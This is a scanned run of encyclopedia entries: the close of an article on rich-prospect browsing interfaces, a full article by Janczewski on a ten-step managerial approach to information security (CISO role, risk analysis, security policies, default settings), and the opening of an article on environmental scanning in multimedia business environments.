This is not to deny that some ways of structuring the material will be more useful to more people more often. Rather, any given collection has a variety of potential underlying structures and each of these can be instantiated in interface designs for browsing. In cases where it is possible to consult a sufficient number of users about the design, it may be possible to narrow the structural representations to a few key choices. However, it may also be advantageous to provide as wide a range of valid structures as possible in order to accommodate the variations that can logically occur.


It is also important to emphasize that the choice of interface structure should be placed under the control of the user. In much the same way that a particular user might choose between different meaningful representations of the individual collection items at various points in the research process, so might a user at one time prefer one information structure and at another time require a completely different structure.

The interaction between these underlying structures and the interactive use of tools to manipulate the display is another factor to consider. To return again to the hypothetical example involving documents about engine parts, it is clear that document access based on a set of exploded engine diagrams is not necessarily the most flexible of structures for rearrangement through grouping, subsorting, and so forth. However, even within the relatively tight constraints of illustration, it is possible to imagine a variety of interface tools that could rely on graphic dimensions other than proximity. For example, Bertin (1983) identifies seven *graphic variables*, each of which can serve to convey information to the user. These are: shape, scale, tonal value, texture, color, orientation, and location. Even given the relative constraints of the exploded illustration as a starting point, it would be possible, for instance, to colour-code a component of interest across multiple engines. In this way the user would be able to quickly and easily identify a group for access, without losing the context of where the parts were placed in the different machines. Alternatively, it might be possible to change the scale of selected items so that they were identifiable by their sudden emphasis within their fixed locations. Each of the *graphic variables* provides the designer with options for creating *tools* to allow the user to manipulate the visual representations of the collection items.

BROWSING WITHIN DOCUMENTS

The discussion to this point has assumed that the goal of the rich-prospect browsing interface is to permit the user to work in a synthetic and investigative fashion with the contents of entire collection. However, another form of prospect-based interface is one that enables the user to interact not with a large number of meaningful

Figure 2. The prototype "Watching the Script" interface combines a microtext prospect view with a reading text, as well as kinetic text that plays back on stage. It was developed by Stan Ruecker, Stéfan Sinclair, Andrea Ruskin, Sandra Gabriele, and Anthony Sapp. The combination of a prospect view with tools to manipulate the display serves here as the basis for a browsing environment for individual plays. It is effective for studying plays, learning lines, and experimenting with stage blocking.



representations of documents, but instead with a small number of entire documents.

Browsing the contents of documents can involve a variety of strategies, including the kinds of thumbnail images of pages like those used to represent Adobe Acrobat documents. Page thumbnails are an excellent strategy in many ways, because they serve as visual analogs of both page contents and structure. For instance, it is possible to look at a thumbnail and discern whether or not the page contains any images and, within certain limits, see how the page layout has been done, thus enabling someone familiar with the document to quickly identify a recognizable location.

Another strategy is to use the *scrollbars* as indexes to the document. Word processing programs often provide the user with a suggestion of the length of the file by modifying the size of the scrollable thumb that moves up and down the scrollbar. Hill, Hollan, Wroblewski, and McCandless (1992) took this principle further by superimposing marks on the scrollbar to indicate locations where the document has been edited.

Yet a third possibility is to provide the reader with some prospect on the entire document by using microtext columns (Small, 1996). This approach was adopted for the *Watching the Script* interface, which enables students, actors, and directors to browse the complete script using a prospect view on the left, a reading view in the middle, and a playback panel on the right, where character markers move around a stylized stage and their speeches scroll past at a reading pace (Figure 2).

CONCLUSION

Rich-prospect browsing interfaces display some meaningful representation of every item in a collection and offer tools for manipulating the display. Where possible, there should be more than one representation, and the choice of representation should be under user control. The tools might be generic, specific to a given data format, or emergent from the characteristics of a particular content, but wherever possible, the features of the tools should take advantage of the information available in the collection. Finally, the meaningful representation of items should also serve as the means to gain access to further information.

The purpose of these interfaces is to increase and enhance the user's ability to engage in research tasks. In some cases, the research activities might fall outside the expectations of the designers of the collection. The intent is not to predefine all possible activities, because this often results in unnecessary limits in affordance. Instead, the goal is to attempt to put under user control as wide a range of strategies as possible and allow combinations of factors that might help not only in the testing of existing hypotheses about the data, but also in the generation of new hypotheses.

ACKNOWLEDGMENT

The author wishes to acknowledge the assistance of Maryanne Wynne, as well as the support of the Andrew W. Mellon Foundation, the Social Sciences and Humanities Research Council of Canada, and the Natural Sciences and Engineering Council of Canada.

REFERENCES

Bertin, J. (1983). *Semiology of graphics: Diagrams, networks, maps.* Madison: University of Wisconsin Press.

Bumgardner, J. (2005). *Flickr colour fields experimental colr pickr*. Retrieved March 22, 2007, from

Bush, V. (1945). *As we may think. The Atlantic Monthly, 176*(1), 101-108. Retrieved March 22, 2007, from http://www.theatlantic.com/doc/194507/bush

Dublin Core. (2004). *Dublin Core Metadata Element Set, Version 1.1: Reference Description.* Retrieved March 22, 2007, from http://dublincore.org/documents/dces/

Gibson, J.J. (1979). *The ecological approach to visual perception*. Boston: Houghton-Mifflin.

Hill, W.C., Hollan, J.D., Wroblewski, D., & McCandless, T. (1992). *Edit wear and read wear. In Proceedings of the Conference on Human factors in Computing Systems* (pp. 3-9). Retrieved March 22, 2007, from http://doi.acm.org/10.1145/142750.142751

Klingemann, M. (2006). *Tagnautica.* Retrieved March 22, 2007, from http://www.quasimondo.com/tagnautica.php

Ruecker, S. (2003). *Affordances of prospect for academic users of interpretively-tagged text collections.* Unpublished doctoral dissertation in Humanities Computing. Edmonton: Departments of English and Art and Design, University of Alberta.

Ruecker, S., & Liepert, S. (2004, June 11-16). *Strategies for creating rich prospect in interfaces.* In Proceedings of the Joint International Conference of the Association for Literary and Linguistic Computing (ALLC) and the Association for Computers and the Humanities (ACH), Göteborg, Sweden.

Shneiderman, B., Kang, H., Kules, B., Plaisant, C., Rose, A., & Rucheir, R. (2002). *PhotoFinder project.* Retrieved March 22, 2007, from http://www.cs.umd.edu/hcil/photolib/

Small, D. (1996). Navigating large bodies of text. *IBM Systems Journal*, 35, 3-4.

Tufte, E.R. (1990). *Envisioning information*. Cheshire, CT: Graphics Press.

Turner, F. (2006). *Flickr Related Tag Browser v1.1*. Retrieved March 22, 2007, from http://www.airtightinteractive.com/projects/related_tag_browser/app/

Unsworth, J. (2004, November 19-21). *Forms of attention: Digital humanities beyond representation.* In Paper presented at CaSTA 2004: The Face of Tex: 3rd Conference of the Canadian Symposium on Text Analysis, McMaster University, Hamilton, Ontario.

Winograd, T., & Flores, F. (1986). *Understanding computers and cognition: A new foundation for design.* Norwood, NJ: Ablex Publishers.

KEY TERMS

Affordance: This concept was introduced by ecological psychologist James J. Gibson (1979). It refers to all the action possibilities latent in an environment for a particular observer. They are somewhat complicated in that they depend on the observer's capacities for action, but are at the same time independent of the individual's ability to recognize the possibilities. Affordances are distinct from functions in that functions tend to be specific opportunities for action associated with the "purpose" of an object, whereas affordances extend beyond the single purpose into all the inherent possibilities.

Browsing Interface: Software that provides means for a user to investigate a digital collection by looking through the items it contains.

Humanities Visualization: Graphical representations of humanities data, usually involving text, in forms that are intended to support scholarship and analysis.

Retrieval Interface: Software designed to enable a user to gain access to specific elements of a digital collection.

Precision: The ratio of the number of documents that have been correctly retrieved, out of the number of documents returned by the search.

Prospect: A type of visualization that tries to represent every item in the scope.

Recall: The ratio of the number of documents that have been retrieved, out of the total number in the collection that should have been retrieved.

Rich Prospect Interface: An interface that includes (1) a meaningful representation of every item in the collection; (2) generic tools to manipulate the display; (3) specific tools that are emergent from the data available; (4) alternative representations of every item, intended to extend the range of tasks possible; and (5) a means of linking to further information via the representations.

Scientific Visualization: Graphical representations of scientific data, usually involving converting numbers into visual elements that can be manipulated by the user.

Road Map to Information Security Management

Lech Janczewski
The University of Auckland, New Zealand

THE INFORMATION SECURITY ISSUES

Developments in multimedia technology and in networking offer to organizations new and more effective ways of conducting their businesses. That includes both internal as well as external contacts. Practically every business person owns a mobile phone, has PDA/laptop with wireless capabilities, and is able to communicate with colleagues/clients all over the world and from every place on the globe. As a result, well defined barriers between different organizations are becoming less and less visible. This technical progress intensifies the competing forces. In the past, an organization was directly exposed to competition located within their city or region. Now, due to easy communication, their competitor could be located on the opposite side of the globe.

The advantage of using multimedia technology and networking could be accomplished only if data handled by a company are *secure*, that is, are available only to the authorised persons (*confidentiality*), represent true values (i.e., had not been changed during storage, processing, or transport), and are available on demand (*availability*). Thus, managing security of information becomes an obligatory part of running any modern IT system. There is not absolute IT system security. If a system is accessible by authorised people, by definition it is impossible to eliminate chances of unauthorised access. However, proper means exist to dramatically decrease the probability of occurrence of such unauthorised activities.

This article illustrates the importance of proper managing in information security processes in an organization and presents a first level guidance on how to approach this problem. The most widely known document on information security is an annual *Computer Crime and Security Survey (CCSS)*, conducted by San Francisco's Computer Security Institute in cooperation with the FBI (CSI, 2006). It is based on responses from over 500 professionals representing all types and sizes of organizations from huge international corporations to small businesses from nationwide government agencies to small community centres. The message the survey is conveying is frightening:

- Total losses for 2006 were $52,494,290 (USD) for the 313 respondents that were willing and able to estimate losses.
- Losses due to virus contamination caused the most significant loss (over $15 million).
- Unauthorised access to information was the second-most expensive computer crime among survey respondents.
- As in previous years, virus incidents (65.2%) and insider abuse of network access (47%) were the most cited forms of attack or abuse.
- The impact of the Sarbanes–Oxley Act on information security continues to be substantial. In fact, in open-ended comments, respondents noted that regulatory compliance related to information security is among the most critical security issues they face.

The report is covering only a very small part of the USA's economy, and real nationwide losses could be several magnitudes higher. Surveys of a similar nature are conducted in many other countries like New Zealand (NZ Survey, 2005; AusCERT, 2003). These surveys brought similar results. It is not a surprise, as the whole globe is becoming a wired village and the computer technology is the same all over the world.

These alarming facts are now a major worry of the business community. This is reflected in surveys asking organization executives what their main points of concern are and which activities they consider the most important. Two decades ago, the information security issues were nonexistent in these surveys. They had appeared on the top-ten list around the early 1990s, and they are gradually progressing toward the top. Bombarded by the flood of warnings about possible damages from the misuses of information technology, the managers switched to investing in security measures. However, these investments are done quite reluctantly. The nature of threats is still mysterious to nonspecialists, and one of the most common statements is: "Why should I invest in information security when we did not register any abuses or attacks?"

Unfortunately, unlike bank robbery, many attacks against computers may go unnoticed. They are difficult to notice and thus impossible to launch an investigation around. The classical example is hacking—attempts to gain unauthorised access to computer resources. If the hacker was either unable to break into the system or did not change any records, then such an attempt would remain unknown if the installation did not have any hacker-detecting tools. The other point is that the effects of computer frauds are difficult to notice: an successful attack removing $30,000 from accounts of a company processing weekly millions of dollars may go unnoticed for a long period of time allowing the perpetrators to cover their steps. The possible consequences could emerge much later and may not necessarily point to a particular hacker attack.

Of course, ordinary information systems with highly sensitive information need protection from hackers. Intrusion detection methods have been developing over the past half-decade largely in response to corporate and government break-ins (Durst, Champion, Witten, Miller, & Spagnuolo, 1999). In many cases, when appropriate detection tools had been installed, the information technology managers were terrified to learn about the extent of their system abuses.

There are two essential strategies for protection of network infrastructures. One strategy is a "terminal defence" initiative undertaken by the owners of individual nodes in a network to protect their individual nodes from persistent, well-supported intrusion. The other strategy is a "collective action" that involves groups of owners, industry groups, government groups, and so forth, who audit the collective system operation and exchange information to detect patterns of distributed attacks. Collective action can also involve redundant capacity across the collective system and the ability to reallocate a system load or to ration diminished system capacity. Both strategies can also involve preventative measures, such as research and development to improve the state of the art in system security or the exchange of threat and countermeasure information (Lukasik, Greenberg, & Goodman, 1998).

Intrusion detection attempts to discover attacks, preferably discover them while they are in progress, or at least discover them before much damage has been done. Automation of intrusion detection is typically premised on automated definition of misuse instances. This automation requires pattern recognition techniques across large databases of historical data. Methods for data mining clearly have contributed to making such intrusion detection feasible (Bass, 2000; Zhu, Premkumar, Zhang, & Chu, 2001). These approaches have been growing in sophistication and include expert systems, keystroke monitoring, state transition analysis, pattern matching, and protocol analysis (Biermann, Cloete, & Venter, 2001; Graham, 2001). However, intrusion detection approaches thus far remain a probabilistic enterprise with less than a 100% chance of detecting all types of intrusion. Indeed, the race between intruder technology and intrusion detection will likely remain a closely run contest. A new tool makes attacks undetectable. Intrusion detection tools are necessary but not sufficient for the high-stakes information resources subject to attacks.

The predominant approach to information security is often labeled *piecemeal approach*. Many information security tools are well known like firewalls or virus scanners. Under the piecemeal approach, the user sees the danger of a specific threat, identifies tool(s) to reduce such a threat, and implements this tool. Such an approach may work but would not necessarily render the optimal solution from the overall perspective of business organization.


INFORMATION SECURITY MANAGEMENT

A *system approach* is a top-down methodology of developing an information security system recommended in the literature. It is based on an IBM-developed methodology of investing in information technology called business system planning (BSP) (Zachman, 1982). The process presented next is a modification of that methodology to the needs of information security. The ten basic steps of the methodology are presented in Figure 1.

Step 1: Managerial Drive

The building of a sound security system should be initiated, endorsed, supported, and controlled by top management. The IT personnel may have a very sound

Figure 1. Basic steps in the managerial approach to information security



understanding of the information security processes or of their importance, but without top management's understanding and active support, the introduction of an effective security system is impossible. Hence, the first step of the system approach is to convince the management that information security issues must be taken seriously. Many methods of raising such awareness could be implemented. One of the most effective is shock therapy. It is based on a live demonstration to top management of the vulnerabilities of the information technology in their organization.

It is a recognized fact that many business organizations are running wireless local area networks (LAN) without activating any security measures. This means that anybody equipped with a laptop and a wireless LAN adapter is able to switch into a company network and monitor all the interior traffic. Presenting to the top management some leaked documents usually jolts them into taking security issues seriously. However, such demonstrations should be applied very carefully, as in several countries, there are laws which prosecute unauthorised access to computer networks.

Step 2: Appointment of Chief Information Security Officer

The naming of the position is not important. What is important is that within every organization, huge or small, there should be a person appointed to be responsible for information security issues. Depending on the size and the type of a company, it might be a part-time or a full-time position, or even the person may head a team of specialists. Most probably, there will be more information security officers in a bank than in a chain of retail shops of similar staff number. In an average business organization relying heavily on information technology, there should be one security officer per 500 employees. There are a number of issues related to the appointment of the chief information security officer (CISO).

The first issue is the required qualification for such a job. Having good programming and system analysis skills is a good enhancement for a candidate, but preferences should be given to holders of certificates confirming their information security knowledge. These qualifications are currently awarded by such organisations as Cisco, Symantec, and Microsoft or specialised bodies like the International Information Systems Security Certification Consortium $(ISC)^2$ or the Computing Technology Industry Association (Security+). There are many universities around the world that are offering courses of study in information security, too.

The second issue is the placement of the CISO in the organisational hierarchy. The CISO job is rather above the development and use of information technology. Therefore, CISO should not be a member of the information technology department or division. The optimal solution is to make CISO reporting directly to the CEO of the organisation or the CEO's deputy (but not the deputy responsible for information technology). In some organisations, the duties of the CISO are combined with duties of an officer responsible for general security. In an environment where general security of the establishment is central (like some government or military units), such a solution is preferable.

In large organisations, setting up of a security committee controlling the processes of development, implementation, and running of the security system should follow the appointment of the CISO. The committee should include leaders of all major divisions of the company. Such a committee is not aimed on actual development of any policies or programmes, but rather on ensuring that any such decision would work to the benefit of every division of the company. Figure 2 shows an example of the extended structure of security function in a large organisation.

Step 3: Information Inventory

In this step, the information has to be collected about all data which are important for company's operation, both current and planned. The type of data format is not important whether they are traditional documents or electronic files. The important information is:

- The value of the data for the company
- The processes: generation, processing, storage, and possibly disposal
- The owner of the data and the handler(s)


After this, rules need to be set up regarding handling of the data. Each item of data needs to be assessed, and the following characteristics should be assigned:

- Security level
- Expiry date for security level
- Ownership of the data

At the same time, rules related to the security clearances of the company employees need to be set up. These rules determine which documents (in terms of their security level) a person is allowed to handle. These procedures need to be established prior to the development of any security system. The resulting security system objective is simply to enforce these procedures.

The weak point of this methodology is the issue of assigning security clearances to an individual. In a typical business environment, this procedure is based on a position of a given person within the hierarchy of an organisation. The general principle is that "the higher you are within the company hierarchy, the higher security clearance you must have." Such an approach clearly incurs significant problems. In one extreme, a person might have the security clearance that is too high for the job, which increases the total cost of the security system. The higher the security clearance, the higher the cost (e.g., security training). In the opposite extreme, a person with a security clearance too low for the job must obtain temporary authority for accessing specific documents. Such a procedure could be costly, time consuming, and decreasingly efficient for operations. Portougal and Janczewski (1998) demonstrated in detail the consequences of the described approach in complex hierarchical structures.

Figure 2. Extended structure of security functions



A competing and more logical idea is to apply the "need to know" principle. Unfortunately, in its traditional form, this principle does not give adequate guidance to the management of setting up security clearances for each member of the staff. Amoroso (1994) describes the "principle of least privilege." The recommended application is based on subdividing the information system into certain data domains. Data domains may contain secret or confidential information. Users have privileges (or rights to access) to perform operations for which they have a legitimate need. A "legitimate need" for a privilege is generally based on job function (or role). If a privilege includes access to a domain with confidential data, then the user is assigned a corresponding security clearance. The main flaw of this approach is that a user has access to the whole domain even if the user might not need a major part of it. Thus, the assigned security clearance may be excessive. Similar problems arise regarding the security category of an object. A particular document (domain) could be labeled "confidential" or "top secret" even if it contains a single element of confidential (top secret) information.

Portougal and Janczewski (2000) suggested another realisation of the "need to know" principle. Their method is based on the data access statements (DASs) defined for every employee as part of their job description. A DAS lists all the data elements needed by an employee to perform duties effectively. Thus, they shifted the assignment of security clearance from the domain level to the element level. This approach allows us to solve the difficult problem of defining individual security clearances. In addition, it also connects this problem to more general problems of the security of the organisation as a whole to the problem of security cost and cost optimisation.

Step 4: Risk Analysis

Risk analysis is the continuation of the analysis performed at the previous step. Its objective is to define to what extent a particular datum could be the subject of unauthorised access or alterations. In essence, two questions are asked about each data element:

- What is the probability that the information would be subject to unauthorised read or write operation?
- What losses would result from compromising such data?

The questions are simple but finding accurate answers to these questions usually is almost impossible because:

- The cost and duration to collect such probabilities may be so huge that the job will not be acceptable to management.
- Attacks never happened, but they may happen in the future, so there is no reliable loss of information.

Probability theory is the most commonly used theoretical base in the process of risk analysis for information systems security. When using probability theory models, certain assumptions are made about distributions of the intruder population and of the intrusion events. In commercial settings, for example, the intruder population might be assumed to be distributed normally, while the intrusion events have a Poisson distribution (Baskerville & Portougal, 2000). These assumptions are not valid in security settings where intruders are very highly skilled and intrusion events are persistent, that is, attacks based on infinite intrusion resources. Such security settings include, for example, those where national information infrastructures become enveloped in a battle space subject to information warfare attacks.

Baskerville and Portougal (2003) introduced an alternative quantitative approach to information security evaluation that is suitable for information resources that are potential targets of intensive professional attacks. This approach originates in the recognition that the safety of all information resources in an organisation is only *an opinion* of officials responsible for information security. The set of security measures introduced to protect information resources depend on the experience of security personnel, their perceptions, and their attitude toward risk. This approach is often called the *Delphi methodology*.

To ease the task of performing a risk analysis, a number of methodologies have been prepared, and we strongly recommend readers to get acquainted with some of them. The best way is to start from http://www.security-risk-analysis.com.

Step 5: Logical Design

The basic decisions regarding the components of information security systems are determined during this phase of the security system building. These components may be subdivided into four groups:

- **Security hardware:** Firewalls, hardware telecommunication monitors, physical perimeter protection, and so forthh
- **Security software:** Virus scanners, intrusion detectors, encryption facilities, and so on
- **Security organisation:** Development of various policies related to secure processing of information; here also may be included the procedures of setting security categories of data
- **Personnel:** Development of security policies related to hiring new staff, security training, and discharging

This step is not aimed at developing the final format of any of these documents but rather for establishing a framework for each of them following the company's overall security requirements. As a result, it is assured to a high degree that any detailed solution of the security system would follow the overall objectives set up by top management.

Step 6: Physical Design

Here the logical design guidelines are put into practice. Decisions are made on the source of each physical component of the security system (development in house, development on request, or a shrink/wrap product). Physical design should follow all the operations described in the previous stages. Only then can the organisation be sure that the resulting security system would be effective. Unfortunately, for many companies, this is the starting point of their security system design. These companies, too frequently, get counterproductive results.

The question of default settings of the installed components is very important and should be addressed immediately after installation. Default settings are values of the main parameters set up by the manufacturer of the product to allow easy installation. For instance, firewall parameters could be set up in such a way that the firewall would be totally transparent for the traffic from both directions, and a password of the system could be set simply to *password*. Surprisingly, many buyers of security products, for some reason, are not changing these values. The values are commonly known and could be used by hostile people to compromise the company's resources. Therefore, after successful installation, all the default settings need to be revised and changed if necessary, and passwords in particular.

Step 7: Security Policies

Security policies determine procedures related to:

- Hiring new staff
- Security training of the staff
- Secure handling of company data
- Discharge of employees

A document, which specifies all the fundamental security duties of every staff of an organisation, must be developed. This document is frequently called the *information security policy* (ISP). The document is usually presented to a person upon commencement of the employment with a request to read, sign, and follow. The document would not outline all the detailed procedures but defines all the duties related to the security issues which each employee should follow.

Developing an effective ISP is not an easy task. It is recommended to use some guidelines like the international standard ISO 17799 (and later version) on managing information security as a starter. Then a quicker result may be achieved without decreasing the quality of ISP.

Step 8: Implementation

At this point, all the procedures and solutions developed before are put to practical use. There are no special rules related to this stage. All good practices of systems implementation should be tried. Perhaps one point is extremely important: it is the end user's involvement. The attitude of end users, dealing every day with the security system, is crucial. To avoid hostile attitude of the users, their cooperation needs to be gained. The best way to achieve this is to engage them in the development process on all stages. By being involved, the users might (hopefully) develop a positive attitude toward the offered solutions and then treat them as a regular part of their duties.

Step 9: Maintenance

Nothing is more annoying as a component of a system which is supposed to work but does not work properly. Initial trust put on this component should not be jeopardised by sloppy maintenance. The aim of the maintenance procedures is that all parts of the security system work according to their design.

It is recommended to automate the system maintenance. For instance, when installing virus scanners or intrusion detectors, it is worth arranging automated delivery and installation of the available updates. Of course, it has to be done in a secure way; that is, the updates are real updates, generated and transported from the original source, and not compromised on the way. When the maintenance process is outsourced, the company must be sure that only the authorised party does the remote maintenance.

Step 10: Revision

Revision introduces changes to the technology, user requirements, or environment. Revisions should be done on a regular basis, though it is very important to provide an adequate reaction to such rapidly changing conditions, which otherwise could put the whole system in disarray. The classical example of a source of substantial errors is the change of the servicing organisation without informing the users.

FUTURE TRENDS

Somehow, information security is a race between hackers, cyber-terrorists, cyber-criminals, and owners of information technology (IT) to provide proper functioning of computers and networks. Each day, mass media and specialised sources bring information about new attempts to violate the integrity of IT and tools to confine these threats.

A majority of the existing procedures have a retroactive nature: they attempt to fix security holes that have been found. To gain in this race, we need to adopt a proactive approach: predict possible attacks and plan for them. The 10-step procedure of planning a security system described in the text is perhaps an example of such a trend and should be continued.

To accomplish secure computing, the management must seek the advice and help of an experienced security specialist. Whoever that specialist is, the overwhelming goal of the whole exercise must be increased welfare of the whole organisation. This article is a general road map to company management on how to design and build quality information security systems. Only after following this roadmap may the company enjoy the benefits of using multimedia technology and networking facilities to their advantage.

NOTE

This article is a revised version of the article of the same title published in the first edition of this encyclopedia. The author of the previous version, Professor Victor Portougal, died in late 2005.

REFERENCES

Amoroso, E. (1994). *Fundamentals of computer security technology.* Prentice Hall.

AusCERT. (2003). Australian Computer Crime and Security Survey. Retrieved May 8, 2008, from http://www.auscert.org.au

Baskerville, R., & Portougal, V. (2000). *A framework for evaluation of security provided by firewalls* (Working Paper). Atlanta: Georgia State University.

Bass, T. (2000). Intrusion detection systems and multisensor data fusion. *Communications of the ACM, 43*(4), 99-105. Association for Computing Machinery.

Biermann, E., Cloete, E., & Venter, L. M. (2001). A comparison of intrusion detection systems. *Computers & Security, 20*(8), 676–683.

CSI. (2003). Computer Crime and Security Survey. Retrieved May 8, 2008, from http://www.gocsi.com

Durst, R., Champion, T., Witten, B., Miller, E., & Spagnuolo, L. (1999). Testing and evaluating computer intrusion detection systems. *Communications of the ACM, 42*(7), 53–61. Association for Computing Machinery.

Graham, R. (2001). NIDS: Pattern search vs protocol decode. *Computers & Security, 20*(1), 37–41.

Lukasik, S. J., Greenberg, L. T., & Goodman, S. E. (1998). Protecting an invaluable and ever-widening infrastructure. *Communications of the ACM, 41*(6), 11–16.

New Zealand Computer Crime and Security Survey. (2005). Alpha Omega Group Publications. Retrieved May 8, 2008, from http://eprints.otago.ac.nz/342/

Portougal, V., & Janczewski, L. (1998). Industrial information-weight security models. *Information Management & Computer Security, 6*(5).

Portougal, V., & Janczewski, L. J. (2000). "Need-to-know" principle and fuzzy security clearances modelling. *Information Management and Computer Security, 8*(5), 210–217.

Zachman, J. A. (1982). Business system planning and business information control study: A comparison. *IBM Systems Journal, 21*(1), 31–53.

Zhu, D., Premkumar, G., Zhang, X., & Chu, C.-H. (2001). Data mining for network intrusion detection: A comparison of alternative methods. *Decision Sciences, 32*(4), 635–660.

KEY TERMS

Business System Planning (BSP): IBM's developed methodology of investing in information technology. An example of a *system approach* methodology of developing an information system.

Chief Information Security Officer: Employee of an organization who is top authority in relation to information security issues.

Collective Action: An initiative undertaken by groups of owners, industry groups, government groups, and so forth, who audit the collective system operation and exchange information to detect patterns of distributed attacks.

Information Security: Domain of knowledge dealing with issues of preserving confidentiality, integrity, and availability of information.

Information Security Policy: A document which outlines the basic rules of safe processing and dissemination of information.

Intrusion Detection: Attempts to discover attacks while they are in progress, or at least discover them before much damage has been done.

ISO 17799: International standard describing managing information security processes.

Need-to-Know Access Policy: Security access policy based on supplying to individual employee only information necessary to perform their duties.

Piecemeal Design: A method of designing a system in which each component of a system is developed independently.

Principle of Least Privilege Access Policy: Equivalent of "need-to-know" security policy related to the role-based security access model.

Risk Analysis: Definition to what extent particular data could be a subject of unauthorized access or alterations.

Security Category: Limitation of circulation imposed on a document or a file.

Security Clearance: Individually granted to an employee set of privileges related to dealing with confidential information.

Terminal Defense: An initiative undertaken by the owners of individual nodes in a network to protect their individual nodes from persistent, well-supported intrusion.

Scanning Multimedia Business Environments

Sören W. Scholz
Bielefeld University, Germany

Ralf Wagner
University of Kassel, Germany

INTRODUCTION

The term *environmental scanning* (ES) refers to the way in which managers study their relevant business environment. More precisely, we define *ES* as both looking for and looking at information available in the business environment. These activities embrace all domains of gathering facts from external sources like *competitive intelligence* (CI) and market research, but take a more holistic, integrative perspective by considering consumers, competitors, and the technological developments in same industry and different industries as well (Scholz & Wagner, 2006). Choo, Detlor, and Turnbull (2001) give an overview of ES and empirical findings supporting the importance of ES activities in business organizations. ES helps managers foresee favorable as well as unfavorable influences and initiate strategies that enable their organizations to adapt to their business environments.

This article:

- outlines three perspectives on the challenges for environmental scanning arising from information dissemination by multimedia,
- discusses opportunities for ES on the World Wide Web (WWW), and
- exemplarily describes two software solutions for ES in multimedia.

The remainder of the article is organized as follows: the next section discusses challenges for ES arising from the increase of multimedia technologies in the business environment. Then, we discuss the impact of the WWW on ES. Subsequently, we present the state of the art in ES practice as well as the supporting software. The article concludes with a brief outline of future challenges in the field of ES.

ES IN MULTIMEDIA: CRAFTSMANSHIP, ART, OR SCIENCE?

Craftsmanship

Referring to Jauch and Glueck (1988), the external environment consists of the following six areas: (1) customers, (2) suppliers, (3) competition, (4) socioeconomic, (5) technological, and (6) governmental. As depicted in Figure 1, these sectors make up the firmament of an organization's information environment.

